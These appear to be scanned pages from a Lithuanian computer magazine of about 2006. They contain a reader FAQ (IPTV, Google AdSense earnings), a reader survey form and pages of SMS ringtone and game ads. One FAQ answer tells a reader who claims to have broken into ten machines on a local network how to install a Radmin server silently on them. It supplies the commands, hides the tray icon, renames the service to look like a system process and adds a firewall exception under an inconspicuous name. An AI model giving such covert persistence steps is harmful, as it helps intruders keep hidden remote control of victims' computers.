5.1.

IPTV (Internet Protocol Television, televizija per internetą) — skaitmeninės televizijos technologija, kuomet vaizdas abonentui pateikiamas IP protokolu per plačiajuostį prisijungimą.





PRIEŠ UŽDUODAMAS KLAUSIMĄ PAGALVOK! MAN NEVERTA SIŲSTI KLAUSIMŲ, VIENAIP AR KITAIP SUSIJUSIŲ SU HAKINIMU/KREKINIMU/FRYKINIMU — TAM SKIRTAS „HACK–FAQ“, TAIP PAT NEVERTA UŽDAVINĖTI AKIVAIZDŽIAI LAMERIŠKŲ KLAUSIMŲ, ATSAKYMUS Į KURIUOS TURĖDAMAS BENT KIEK NORĖDAMAS GALI RASTI IR PATS. AŠ NE TELEPATAS, TODĖL KONKRETIZUOK KLAUSIMĄ IR ATSIŲSK KUO DAUGIAU INFORMACIJOS.



Daugelyje svetainių matau Google reklamą. Ar iš to tikrai galima užsidirbti?



Pagrindines pajamas Google kompanijai atneša būtent reklama. Sistemos mechanizmas susideda iš dviejų pagrindinių tiesiogiai viena su kita susijusių technologijų: AdWords skirta besireklamuojantiems, o AdSense — svetainių savininkams. Norintys reklamuotis kreipiasi į AdWords su prašymu pakabinti reklamą, kuriame aprašo savo tikslinę auditoriją. Mokama už lankytojų paspaudimus ant reklamos: atėjo lankytojas — mokėk. Savo ruožtu reklaminiai skelbimai kabinami AdSense sistemoje užsiregistravusiose svetainėse. Čia esmė tame, kad Google AdSense svetainėje atvaizduoja tik tuos tekstinius ir grafinius skelbimus, kurie tinka pagal svetainės tematiką. Aišku, su Google galia ir apgalvotais algoritmais išanalizuoti svetainės turinį tikrai nesunku. Webmasteriams taip pat mokama už kiekvieną paspaudimą arba tūkstantį paspaudimų. Mokestis priklauso nuo daugybės faktorių ir varijuoja nuo 3 iki 150 centų už paspaudimą, o čekis išsiunčiamas pasiekus 100 dolerių sumą. Iš anksto nustatyti apmokėjimo sumos neįmanoma — tam reikia užsiregistruoti sistemoje. Kaip sakoma, imk ir patikrink, o tada daryk išvadas. Bet kokiu atveju, tu nieko neprarasi ir, dar daugiau, gausi galimybę būti pastebėtas tiesioginių reklamos užsakovų. www.webmasterworld.com/forum89/13028.htm puslapyje pateiktas puikus naujokams skirtas straipsnis, kuriame pateikiami išsamūs komentarai ir konkretūs skaičiai. Reziumuojant galiu pasakyti: iš to tikrai galima užsidirbti.



Kaip reikiant pasistengiau ir lokaliame tinkle nulaužiau dešimtį mašinų. Vis dėlto priėjimas prie komandinės eilutės — tai ne svajonių riba. Kaip aš galėčiau jose nepastebimai įdiegti Radmin serverį?



Tiesa, *Radmin* pagal nutylėjimą įdiegiamas naudojantis grafine aplinka su specialiu vedliu. Taigi teks imtis gudrybės ir pasinaudoti jau įdiegto paketo bylomis. Mums prireiks šių bylų: *r_server.exe, AdmDll.dll, raddrv.dll*. Jas reikia perkelti į nutolusį serverį (pavyzdžiui, su *ftp*). Kai bylos bus užkrėstoje sistemoje, tau tereikia įvykdyti keletą komandų. Visų pirma, reikia atlikti paslėptą įdiegimą (su raktais */install /silence*):

```
r_server.exe /install /silence
```

Tada per tam tikrą jungtį paleisti patį servisą ir apsaugoti serverį slaptažodžiu:

```
r_server.exe /port:portas /pass:slaptažodis /save /silence
```

Išdavikišką *Radmin* ikonėlę sisteminiame lauke (*tray*) galima pašalinti per sisteminį registrą:

```
CMD>REG ADD HKLM\SYSTEM\RAdmin\v2.0\Server\Parameters /v DisableTrayIcon /t REG_BINARY /d 00000001 /f
CMD>REG ADD HKLM\SYSTEM\CurrentControlSet\Services\r_server /v DisplayName /t REG_SZ /d „Service Host Controller" /f
```

Jeigu nutolusioje sistemoje įdiegta ugniasienė, tai pirmasis prisijungimas greičiausiai baigsis nesėkme. Ugniasienę reikia neutralizuoti, t.y. iš viso išjungti arba į jos konfigą pridėti taisyklę, leidžiančią jungtis prie *Radmin* serverio. Standartinės *Windows* ugniasienės atveju tokią taisyklę galima pridėti per komandinę eilutę: *netsh firewall add portopening TCP radmin_portas radmin*. Paskutinis raktas — taisyklės pavadinimas, todėl jį galima pakeisti į ką nors mažiau pastebimo, kas ne taip kristų į akis.




Atsiųsk anketą mums ir laimėk

Microsoft Wireless Optical

klaviatūrą ir pelę!

ANKETA Nr. 38

Vardas

Pavardė

Amžius

Adresas

El.paštas

Išvardink tris, tavo manymu, įdomiausius šio numerio straipsnius:

ir tris prasčiausius:

Kitame numeryje norėčiau rasti:

Tavo klausimas į FAQ:

siųsti išvalyti

ANKETĄ SIŲSK ADRESU:

p.d. 2234, LT - 44012, KAUNAS - C

Naudojiesi kompiuteriu metus

Naudojiesi internetu metus

Kiek žurnalo numerių skaitei? numerius

Kokią OS naudoji?

37–OJO NUMERIO NUGALĖTOJAS: DALIUS BARONAITIS IŠ KAUNO. JAM ATITENKA MICROSOFT WIRELESS OPTICAL KLAVIATŪRA IR PELĖ

LAIMĖTOJO PRAŠOM PASKAMBINTI Į REDAKCIJĄ IR SUSITARTI DĖL PRIZO ATSIĖMIMO.

Pramogauk su šypsena!

Andriaus Rimiškio MELODIJOS

2 Lt

Rašyk SMS: **HA SUPER kodas**
pvz.: **HA SUPER 209482**
Siųsk numeriu: **1352**

Gėlių kvartale	206278
Kartais būna	214389
Laimė šalia	216334
Mes vyrai	187162
Nesek sau rožių	188097
O kam sava	209482

MELODIJA

MELODIJOS WAP

1	LT UNITED - We are the winners	LTUNITED
2	A.Rimiškis - Kartais būna	214389
3	SEL ft. MIA - MUZIKA	SELMUZIKA
4	VILIJA - Mylėk	206288
5	BUMER - soundtrack	BUMER
6	VILIJA - Spjaudau ir gaudau	VILISP
7	M. Mikutavičius - Laikas būti pi...	218216
8	69 danguje - Devintam danguje	216344
9	Red Hot Chili Peppers - Dani Califor...	213817
10	Flypsyde - Happy Birthday	218216

rekomenduojam

Flipsyde - Happy Birthday	201844
Prodigy - Out Of Space (Audio Bullys rmx)	188344
Black Eyed Peas - Pump It	202842
Pink - Stupid Girls	210067
Shakira Ft. Wyclef Jean - Hips Don't Lie	213723
Eminem Ft. Nate Dogg - Shake That	201846
Bob Sinclar - Love Generation	182252

eurovizija 2006

Lordi - Hard Rock Halleluja	218458
LT United - We Are The Winners	218462
Dima Bilan - Never Let You Go	218439
Kate Ryan - Je T'adore	216204
Mihai Traistariu - Tornero	216206
Anna Vissi - Everything	216200
Texas Lightning - No No Never	216256
Tina Karol - Show Me Your Love	218441

lietuviškos

Mokinukės - Mažyti mielas	206018
Vudis, Vilija, Mino...- Ei na na	209490
Andrius - O kam sava	209482
Vilija - Mylėk	206288
Mino ir Vilija - Vivo per lei	188099
Andrius - Nesek sau rožių prie k...	188097
Vudis ir Geltona - Du kart du	187158
Vilija - Spjaudau ir gaudau	187157
NL - Pederastas	188101
Atlanta - Žalios mėtos	178454
Funky - Tarp krentančių žvaigžd...	173779
NL - Afgenai	173767
Biplan - Šok ir nesustok	173759
Skamp - Under the sun	134796
Ž. Žvagulis - Ir nieko daugiau	116292
Mokinukės su SEL - Vėjas	84541

OLĖ OLĖ OLĖ

UEFA čempionų lygos oficialus himnas	122573
M. Mikutavičius - 3 milijonai	33076
M. Mikutavičius - Laikas būti pirmiems	218441

hip hop

50 Cent - In Da Club	27627
50 Cent - P.I.M.P.	31874
Eminem - Like Toy Soliders	65217
Eminem - Just Lose It	46391
Dmx - X Gonna Give It To Ya	27815
50 Cent - Window Shopper	182243
Jay Z and Linkin Park - Numb/Encore	57651
Eminem - When I'm Gone	189202
The Game feat. 50 Cent - Hate It Or Love It	88731
Black Eyed Peas - Don't Lie	172729
50 Cent - Just A Lil Bit	115915
Eminem - Cleaning Out My Closet	23234
Usher feat. Lil Jon & Ludacris - Yeah	35885
Sean Paul - We Be Burnin'	173364
Nelly Feat Kelly Rowland - Dilemma	21602
D-12 - My Band	37911
Gorillaz - Dare	155924
Black Eyed Peas - Don't Phunk With My...	94546
Ludacris - Move Bitch	23211
Gorillaz - Feel Good Inc	88727
Eminem - Without Me	23308
Vanilla Ice - Ice Ice Baby	178431
The Game - How We Do	66279
Eamon - Fuck It (I Don't Want You Back)	36832
Dmx - Party Up Here	26613
Lil Jon and The East Side Boyz - Get Low	35512
Snoop Dogg feat. Pharrell - Drop It Like...	53465

pop

Axel Frog - Popcorn	173545
James Blunt - You're Beautiful	173731
Pussycat Dolls - Don't Cha	172723
Britney Spears - Toxic	36120
Madonna - Hung Up	182253
Haiducii - Dragostea Din Tei	39506
Arash - Boro Boro	43652
Schnappi - Das kleine Krokodil	73574
James Blunt - Goodbye My Lover	195568
One T - The Magic Key	28246
Gwen Stefani - Hollaback Girl	94549
O-Zone - Despre Tine	40277
Robbie Williams - Tripping	173937
Depeche Mode - Precious	173687
Las Ketchup - The Ketchup Song...	20931
Britney Spears - Everytime	38648
Christina Aguilera - Dirty	21601
Moby - Lift Me Up	74397
Shakira - La Tortura	115932
Boney M - Daddy Cool	21321
Ricky Martin feat. Amerie - I Don't Care	173265

rock

Avril Lavigne - Sk8er Boi	25024
Rammstein - Amerika	45258
The Rasmus - No Fear	173729
Queen - We Will Rock You	25005
System Of A Down - B.Y.O.B	115934
Green Day - American Idiot	123076
AC/DC - Back In Black	12073
Linkin Park - Numb	32506
Rammstein - Benzin	187205
The Rasmus - Sail Away	189207
Limp Bizkit - Rollin	9573
Marilyn Manson - Personal Jesus	43563
Slipknot - Vermilion	53468
Good Charlotte - I Just Wanna Live	65214
Marilyn Manson - Mobscene	28218
The Rasmus - In the shadow	27205
Bloodhound Gang - Uhn Tiss, Uhn Tis...	201847
System Of A Down - Kill Rock And Roll	189214

POLI melodija - rašyk SMS: **HA SUPER kodas**
pvz.: **HA SUPER 53465** Siųsk numeriu: **1352**
Siųsk draugui: **HA SUPER kodas** 3706XXXXXXX
Mono melodija: **HA M kodas** 2 Lt

PAVEIKSLIUKAI WAP

1. Rašyk žinutę: **HA WALL 34968** 2. Siųsti numeriu: **1352**
Nusiųsti draugui: **HA WALL 34968 3706XXXXXXX** 2 Lt.



ŽAIDIMAI

WORMS
Kodas: **214210**

Kodas: **MOTOGP2**

Colin McRae Rally
Kodas: **CMR05**

Atsisiųsk žaidimą: WAP
Rašyk žinutę: **HA JAVA kodas**
pvz.: **HA JAVA CMR05**
Siųsti numeriu: **1354** 10 Lt
Siųsti draugui:
HA JAVA CMR05 3706XXXXXXX

DA VINCI PAVEIKSLIUKAI

Rašyk žinutę: **HA WALL 39749**
Siųsk numeriu: **1352** 2 Lt
Nusiųsti draugui:
HA WALL 30616 3706XXXXXXX

39749 39760 39761

JAVA ŽAIDIMAS THE DA VINCI CODE THE QUEST BEGINS

Rašyk žinutę:
HA JAVA 216316
Siųsk numeriu: **1354**
10 Lt



Atsisiųsk šį paveiksliuką į savo telefoną, rašyk SMS: **HA WALL 30608** ir siųsk numeriu: **1352** 2 Lt

JAVA žaidimas World Championship Edition 2006

Rašyk SMS: **HA JAVA 218967**
Siųsk numeriu: **1354**

Išbandyk net 100 kvapą gniaužiančių meilės pozų!
1. Rašyk žinutę: **HA POZA ir numerį nuo 1 iki 100**
Pvz: **HA POZA 33**
2. Siųsk numeriu: **1352** 2 Lt

MEILĖS ŽAIDIMAI

MP3 TONAI

Pakvaišusi karvė	94606
Sexy švilpavimas	73479
Morzės kodas	94641
Fu*king Pick It Up	73477
WaazzZZaaAP!!!	73488
Futbolo daina - Olė olė olė!	94652
Kačiukas miauksi	73462
Iš filmo „Seksas ir miestas"	25469
Paukščiukai čiulba	94653

Rašyk SMS: **HA TR kodas** WAP
pvz.: **HA TR 73488**
Siųsk numeriu: **1350**
Siųsk draugui:
HA TR kodas 3706xxxxxxx 5 Lt

RYTIETIŠKAS HOROSKOPAS

Sužinok savo likimą ir ateitį!
1. Rašyk žinutę:
HA RHOR tavo gimimo diena, mėnuo ir metai
Pvz: **HA RHOR 03.04.1980**
2. Siųsk numeriu: **1352** 2 Lt

IŠTRINK LOGOTIPĄ



Rašyk žinutę: **HA L TUSCIAS**
Siųsk numeriu: **1352** 2 Lt

kūno masės indeksas

Rašyk žinutę:
HA KMI ūgį (centimetrais) svorį (kilogramais)
Pvz.: **HA KMI 183 76**
Siųsk numeriu: **1352** 2 Lt

sužinok savo kūno masės indeksą!



Ežio mobilaizeris jau ir Ežiui!

Internetas telefone, MMS vaizdo žinutės, pyptonai ir visos kitos mobiliosios pramogos. Informacija tel. 117, www.ezys.lt ir wap.ezys.lt

WAP NUSTATYMAI jau ir Ežiui!

Įsitikink, kad tavo telefone nustatyti WAP parametrai! Atsisiųsk parametrus iš savo operatoriaus! Ši žinutė automatiškai padės sukonfigūruoti WAP nustatymus Nokia ir Sony-Ericsson telefonams. WAP ir GPRS veikia OMNITEL, BITĖS ir TELE2 (išskyrus MAŽYLIO) tinkluose.

Rašyk žinutę: **GPRSWAP** Siųsk numeriu: **1352** 2 Lt.

Surask savo telefono modelį

Pagalbos telefonas: 8 656 56000

Spalvoti paveiksliukai tinka: Nokia: visiems naujiems modeliams. Motorola: C650, V180, V220, V300, V500, V525, V550, V600. Samsung: C100, C100, E700, E710, P400, P510, E800, E810, X450, X100, Z100, SGH-Z107. Siemens: C60, C62, C62, M55, MC60, S55, SL55, ST55, St55 (Version 2), St60, SX1. Sony Ericsson: K500i, K700, P800, P900, P910, T230, T300, T310, T610, T630, T68, Z1010, Z200, Z600. **Polifoninės melodijos tinka:** Nokia: visiems naujiems telefonams. Samsung: D500, E700, E710, P400, P510, S300M, SGH-E330, E800, E810, X450, X460, T100, V200, X100. Siemens: A60, C55, C60, C62, CF62, CV65, CX65, CX70, M55, M65, MC60, S55, S65, SK65, SL55, SL65, ST60, Sx1. *Sony Ericsson: K500i, K700, K750, W800i, P800, P900, P910, S700i, T230, T290i, T300, T310, T610, T630, V800, Z1010, Z200.* **Mono melodijos tinka:** *Nokia: visiems naujiems telefonams.* **MP3 tinka:** Nokia: 3220, 3650, 6600, 6230, 6260, 6630, 6670, 7600,7650, 7610, N-Gage. Siemens: SX1, CX65. Sony Ericsson: K700, P900, P910, S700i, P800, Z600.

INPOC